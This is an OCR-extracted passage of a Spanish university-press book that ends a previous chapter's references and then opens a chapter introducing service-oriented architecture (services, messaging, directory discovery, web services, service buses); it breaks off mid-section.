4. Christian Paulo Villavicencio, Silvia Schiaffino, J. Andrés Díaz-Pace, Ariel Monteserin (2016). A Group Recommendation System for Movies based on MAS. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
5. Asset Management System through the design of a Jadex Agent System (2016). Javier Carbó, José M. Molina, Miguel A. Patricio. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
6. Xiomara Patricia Blanco Valencia, M. A. Becerra, A. E. Castro Ospina, M. Ortega Adarme, D. Viveros Melo, D. H. Peluffo Ordóñez (2017). Kernel-based framework for spectral dimensionality reduction and clustering formulation: A theoretical study.
7. Juan Bullón, Angélica González Arrieta, Ascensión Hernández Encinas, Araceli Queiruga Dios (2017). Manufacturing processes in the textile industry. Expert Systems for fabrics production. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
8. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
9. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
10. Gustavo Isaza, Maria H. Mejía, Luis Fernando Castillo, Adriana Morales, Nestor Duque (2012). Network Management using Multi-Agents System. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
11. Ana Cristina Bicharra, Nayat Sanchez-Pi, Luis Correia, José Manuel Molina (2012). Multi-agent simulations for emergency situations in an airport scenario. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
12. Valérian Guivarch, Valérie Camps, André Péninou (2012). AMADEUS: an adaptive multi-agent system to learn a user's recurring actions in ambient systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
13. Ichiro Satoh (2012). Bio-inspired Self-Adaptive Agents in Distributed Systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
14. Román, J. A., Rodríguez, S., & de da Prieta, F. (2016). Improving the distribution of services in MAS. Communications in Computer and Information Science (Vol. 616). https://doi.org/10.1007/978-3-319-39387-2_4
15. Buciarelli, E., Silvestri, M., & González, S. R. (2016). Decision Economics, In Commemoration of the Birth Centennial of Herbert A. Simon 1916-2016 (Nobel Prize in Economics 1978): Distributed Computing and Artificial Intelligence, 13th International Conference. Advances in Intelligent Systems and Computing (Vol. 475). Springer.
16. González-Briones, A., De La Prieta, F., Mohamad, M., Omatu, S., & Corchado, J. (2018). Multi-agent systems applications in energy optimization problems: A state-of-the-art review. Energies, 11(8), 1928.
17. Prieto, J., Alonso, A. A., de la Rosa, R., & Carrera, A. (2014). Adaptive Framework for Uncertainty Analysis in Electromagnetic Field Measurements. Radiation Protection Dosimetry, ncu260.
18. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In Advances in Intelligent Systems and Computing (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

19. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. Information Sciences, 180(10), 2029–2043. https://doi.org/10.1016/j.ins.2009.12.032
20. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. https://doi.org/10.4018/jaci.2009010102
21. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
22. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. BMC Bioinformatics, 10. https://doi.org/10.1186/1471-2105-10-187
23. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews, 37(1), 138–146. https://doi.org/10.1109/TSMCC.2006.876058
24. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120.
25. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3155, pp. 547–559). https://doi.org/10.1007/978-3-540-28631-8
26. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
27. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In Advances in Case-Based Reasoning, Proceedings (Vol. 3155, pp. 533–546).
28. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In Industrial Conference on Data Mining (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
29. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In Lecture Notes in Computer Science (including subseries LNAI and Lecture Notes in Bioinformatics) (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
30. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
31. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
32. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
33. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
34. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. Int. J. of Robust and Nonlinear Control, 28(16), 5087-5102.
35. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
36. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
37. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

38. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
39. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
40. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Introducción al SOA

Jesús David Calle Calle [1] and Javier Trujillo Hernández [1]

[1] GMV Innovating solutions
jdcalle@gmvsolutions.es
[2] INDRA
jtrujillo@indra.com

Resumen. La Arquitectura Orientada a Servicios (SOA por sus siglas en inglés) es un estilo de arquitectura de TI que se apoya en la orientación a servicios. La orientación a servicios es una forma de pensar en servicios, su construcción y sus resultados. Un servicio es una representación lógica de una actividad de negocio que tiene un resultado de negocio específico. Los departamentos de IT aún necesitan responder de forma rápida a los nuevos requerimientos de negocio, reduciendo continuamente los costes de IT y absorbiendo e integrando a la perfección nuevos partners y clientes para el negocio. En este capitulo describimos en detalle la SOA y el impacto que ha tenido y tiene actualmente en las empresas. Además, dedicamos un amplio apartado a tratar los beneficios que aporta SOA a los negocios que han decidido utilizarla.

Palabras clave: SOA.

Abstract. Service Oriented Architecture (SOA) is a style of IT architecture that relies on service-orientation. Service-orientation is a way of thinking about services, their construction, and their results. A service is a logical representation of a business activity that has a specific business outcome. IT departments still need to respond quickly to new business requirements, continuously reducing IT costs and seamlessly absorbing and integrating new partners and customers for the business. In this chapter we describe in detail the SOA and the impact it has had and currently has on companies. In addition, we dedicate an extensive section to dealing with the benefits that SOA brings to the businesses that have decided to use it.

Keywords: SOA

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1 Introdución a SOA

A lo largo de los últimos 40 años los sistemas de IT han crecido exponencialmente, dejando a las empresas manejar la creciente complejidad de las arquitecturas de software. Las arquitecturas tradicionales han alcanzado sus límites, mientras que las necesidades tradicionales de IT aún persisten. Los departamentos de IT aún necesitan responder de forma rápida a los nuevos requerimientos de negocio, reduciendo continuamente los costes de IT y absorbiendo e integrando a la perfección nuevos partners y clientes para el negocio.

La industria del software se ha movido a lo largo de múltiples arquitecturas diseñadas para permitir un procesamiento distribuido completo, lenguajes de programación diseñados para ejecutar sobre cualquier plataforma y para reducir drásticamente los tiempos de desarrollo, así como los millares de productos de conectividad diseñados para permitir una integración de aplicaciones más rápida y mejor. Sin embargo, la solución completa aún está por llegar [1-10].

Ahora, las arquitecturas orientadas al servicio se están promocionando como el siguiente paso en la evolución para ayudar a que las organizaciones de IT alcancen sus más altos retos. Pero las preguntas todavía persisten: ¿Son las SOAs reales? E incluso si se pueden trazar y describir,
¿pueden implementarse en la actualidad? En los últimos tiempos, los WebServices han estimulado las discusiones sobre SOA, pero esta discusión, no es nueva, ya que muchos de sus conceptos han sido perseguidos a lo largo de la última década con tecnologías como CORBA, que extendía la promesa de integrar aplicaciones en plataformas heterogéneas

1.1 El problema de base




Figura 1: Evolución de las arquitecturas de Software

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1.2 Los problemas princpales

- La complejidad del entorno tecnológico actual.
- Programación repetida y no reutilizable.
- Múltiples interfaces.




Figura 2: Sistema de múltiples interfaces

1.3 Conceptos fundamentales de SOA

Servicio

Un servicio en SOA es una pieza que expone una funcionalidad con tres grandes características:

- El contrato de interfaz del componente es independiente de toda plataforma.
- El servicio puede ser localizado en invocado dinámicamente.
- El servicio es auto contenido, es decir, el servicio mantiene su propio estado.

Un contrato de interfaz independiente de cualquier plataforma implica que cualquier cliente procedente de cualquier lugar, cualquier sistema operativo, y en cualquier lenguaje, puede utilizar el servicio.

El descubrimiento dinámico indica que un servicio de descubrimiento (por ejemplo, un servicio de directorio) está disponible. El servicio de directorio habilita un mecanismo de localización al que los consumidores pueden acudir para buscar un servicio en base a un determinado criterio.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Figura 3: Servicio en SOA

Las funcionalidades de negocio son, desde el punto de vista de las aplicaciones, funciones atómicas no pertenecientes al sistema. Las transacciones de negocio pueden parecer una simple función para la aplicación solicitante, pero deben ser implementadas como una composición de funciones cubiertas por su contexto transaccional individual. Pueden involucrar múltiples funciones de bajo nivel, transparentes para el consumidor.

Las funciones del sistema son funciones genéricas que pueden ser abstraídas de una plataforma en particular como Microsoft Windows o Linux. Esto puede parecer una distinción de servicios algo artificial. Podemos estar de acuerdo en que, desde el punto de vista de las aplicaciones, todos los servicios son atómicos; es irrelevante si son funciones de negocio o de sistema. La distinción se hace necesaria cuando intentamos introducir el concepto de granularidad. Los servicios pueden ser funciones de bajo-nivel (simples) o de alto-nivel (complejas), es decir, de grado fino o grano grueso, y suele haber una diferencia importante en el rendimiento, flexibilidad, reutilización y mantenibilidad basándonos en estas definiciones. Este proceso de definición de servicio viene acompañado normalmente de una visión a mayor plazo.

Esta es la tarea real que debemos hacer; es decir, la aplicación de una arquitectura de desarrollo basada en componentes.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239




Figura 4: Naturaleza del servicio de SOA

Mensaje

Los proveedores de servicios y sus consumidores se comunican vía mensajes. Los servicios exponen un contrato de interfaz que define el comportamiento del servicio y los mensajes que recibe y entrega. Gracias a que el contrato de interfaz es independiente de cualquier plataforma o lenguaje, la tecnología empleada para la definición de los mensajes puede ser igualmente independiente. Por lo tanto, los mensajes son construidos típicamente con documentos XML que conforman un esquema XMLXML ofrece toda la funcionalidad, granularidad y escalabilidad que los mensajes necesitan. Así, para que los proveedores y los consumidores se comuniquen de forma eficaz, necesitan un tipo de sistema no restrictivo que les permita definir mensajes con total claridad, y XML lo es.

Como los mensajes son el mecanismo de comunicación entre proveedor y consumidor, la definición de los mensajes no puede ser tomada a la ligera. Los mensajes tendrán que ser implementados posteriormente con una tecnología concreta que permita cumplir con los requerimientos escalables de los mensajes. Si los mensajes tienen que ser redefinidos, es muy probable que tengamos que readaptar la interfaz del servicio, lo cual, seguramente sea un proceso costoso.

Descubrimiento dinámico

El descubrimiento dinámico es una pieza fundamental de SOA. En un alto nivel, SOA se compone de tres piezas centrales: proveedores de servicios, consumidores de servicios y servicio de directorio. El rol de los proveedores y los consumidores es evidente, pero el rol del servicio de directorio requiere que se entre un poco más en detalle.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El servicio de directorio es un intermediario entre proveedores y consumidores ofreciendo un listado de los servicios disponibles, donde los proveedores publican sus servicios a ofrecer y los consumidores acuden para localizar a los proveedores de los servicios consultados. La mayoría de los servicios de directorio organizan y clasifican sus servicios mediante algún criterio. Los consumidores de servicios pueden entonces utilizar las capacidades de búsqueda de los directorios de servicios para localizar a dichos proveedores.

Incorporar un servicio de directorio a SOA implica lo siguiente:

- Escalabilidad de servicios; se pueden añadir servicios de forma incremental.
- Desacoplamiento entre consumidores y proveedores.
- Permite la actualización en caliente de los servicios.
- Ofrece servicios de localización a los consumidores.
- Permite a los consumidores elegir entre proveedores en tiempo de ejecución más allá de escribir en código la localización de un proveedor (hard-code).

WebService

Pese a que los conceptos que sustentan SOA fueron establecidos mucho antes que los WebServices apareciesen, éstos juegan un rol prioritario dentro de SOA. Esto se debe a que los WebServices se construyen empleando protocolos muy bien conocidos e independientes de toda plataforma [11-17].

Estos protocolos incluyen HTTP, XML, UDDI (Universal Description Discover and Integration), WSDL (Web Services Description Language) y SOAP (Simple Object Access Protocol). Es la combinación de estos protocolos lo que hace tan atractivos los WebServices.

Además, son estos protocolos los que cumplen los requerimientos fundamentales de SOA, ya que SOA requiere que un servicio pueda ser descubierto e invocado dinámicamente. Este requerimiento es cumplimentado por UDDI, WSDL y SOAP.

Además éste servicio requerido por SOA ha de contar con un contrato de interfaz independiente de toda plataforma, lo cual es satisfecho mediante XML. SOA hace hincapié en la interoperabilidad, la cual, es satisfecha mediante HTTP. Por esta razón, los WebServices reposan en el corazón de SOA.

1.4 Requerimientos para una SOA

Aprovechamiento de los Assets existentes

Este es el requerimiento más importante. Rara vez podemos prescindir de los sistemas existentes de golpe, y probablemente contengan en su interior datos de gran valor para la empresa.

De forma estratégica, el objetivo es construir una nueva arquitectura que ofrezca todo el valor que se espere de ella, a la que los sistemas existentes cedan todos sus datos y servicios, pero de forma

táctica, los sistemas existentes tienen que integrarse con la nueva arquitectura y con el tiempo, podrán ser componentizados o reemplazados por proyectos incrementales más manejables.

Soporte a todo tipo de integración necesaria

Esto incluye la integración de los usuarios (para ofrecer una experiencia al usuario unifica y simple), conectividad entre aplicaciones (habrá que desarrollar una capa de comunicaciones sobre la que repose toda la arquitectura), integración de procesos (para orquestar aplicaciones y servicios), integración de la información (para clasificar y mover toda la información de la compañía) y construir para

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

integrar (construir y explotar nuevas aplicaciones y servicios) [18-26].

Permitir la implementación y migración de Assets incremental

Completando este requerimiento podremos cubrir uno de los aspectos más críticos en el desarrollo de una arquitectura: la capacidad de producir ROI incremental. Innumerables proyectos de integración han fracasado por culpa de su complejidad, coste y planificaciones imposibles.

Construir un framework que cumpla con los estándares de componentes

Se debe incluir un entorno de desarrollo construido en torno a un framework que cumpla estándares de componentes para lograr una mayor reutilización de módulos y sistemas, permitir que Assets tradicionales puedan migrarse al nuevo framework y estar abierta a la implementación futura de nuevas tecnologías.

Permitir la implementación de nuevos modelos de computación

Ejemplos específicos de este requerimiento incluyen los nuevos modelos basados en portales para clientes, computación en red y computación bajo demanda.

1.5 SOA, el cambio en el enfoque

Cualquier organización dedicada a la IT consta de muy diferentes partes, cada una de las cuales contribuye de forma equitativa a los objetivos de que la IT cubra las necesidades del negocio. Cada una de estas partes tiene unos requerimientos específicos que gestionar, como se muestran a continuación:

- Sistemas	- Redes	- Aplicaciones
- Información	- Servicios	- Procesos
- Bases de datos	- Repositorios	- Integración
- Almacenes de conocimiento	- Migraciones	- Y más

Para que este mundo de orientación al servicio se haga realidad, las compañías tienen que moverse hacia un nuevo enfoque arquitectural conocido como Arquitectura orientada al servicio (SOA). SOA es la arquitectura que representa la funcionalidad del software como servicios que pueden descubrirse en la red.

Una definición pura de la arquitectura SOA podría ser “una arquitectura de aplicaciones en la cual todas las funcionalidades son definidas como servicios independientes con interfaces bien definidas, las cuales pueden ser requeridas en secuencias establecidas como parte de procesos de negocio”. (Sólo una persona técnica puede comprender esta definición).

Las arquitecturas orientadas al servicio no son nuevas; CORBA (Common Object Request Broker Architecture) y DCOM (Distributed Component Object Model) han provisto funcionalidad similar por largo tiempo. Estos acercamientos a la orientación al servicio ya existentes, sin embargo, sufrieron ciertas dificultades debido a su excesiva dependencia de los escenarios donde aplican.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.6 SOA, afrontando viejos problemas




Figura 5: Punta de partida

Este es el punto de partida. Ahora, podemos añadir el punto de vista arquitectural de bus de servicios, representado en la figura siguiente mediante una línea gruesa y un servicio de control de flujos que conecta los servicios y dicta la ruta para cursar las peticiones. El gestor de flujo procesa una secuencia de ejecución, o flujo del servicio, que invocará los servicios en la secuencia apropiada para producir el resultado final.




Figura 6: Bus de servicios

En este punto, necesitamos determinar cómo se llama a los servicios, así hay que añadir configuración de las aplicaciones. Entonces, abstraemos las entradas y salidas. Finalmente, tenemos que construir los procesos de conexión con el back-end. El resultado es un framework integral que permite a los procesos ejecutar como tales y los permite evolucionar o migrar en el futuro [27-35].

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Figura 7: Resultado final: framework integral

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.7 El futuro: nuevos modelos y requerimientos

La velocidad a la que se producen los cambios en las empresas deberá aumentar para poder aumentar su eficiencia y rendimiento. Estos requerimientos establecen un conjunto de imperativos de IT en busca de flexibilidad, donde SOA aparece como el elemento capacitador.

Pero, ¿qué sucederá si aparece de pronto un nuevo modelo para el desarrollo de aplicaciones? ¿Seguirán siendo las doctrinas de SOA necesarias o de interés? La respuesta es un rotundo si.

Dos nuevos conceptos han emergido como orientación de la IT, la computación distribuida y la computación bajo demanda. Mientras estos modelos son complementarios y deben implementarse por separado, no dejan de tener una relación muy estrecha; y ambas hacen que la evolución hacia SOA sea incluso más imperativa.

Representando a cada aplicación, recurso o capacidad de negocio como un servicio con una interfaz estandarizada que permite una rápida combinación de aplicaciones nuevas o existentes, las aplicaciones pueden adaptarse fácilmente a las nuevas necesidades de negocio y mejorar la eficiencia operativa.

Computación distribuida

Vamos a mencionar un par de puntos esenciales que merece la pena citar. Primero, la computación distribuida es mucho más que una simple aplicación con un largo número de millones de operaciones por segundo (MIPS) para lograr calcular el resultado de un problema complejo.

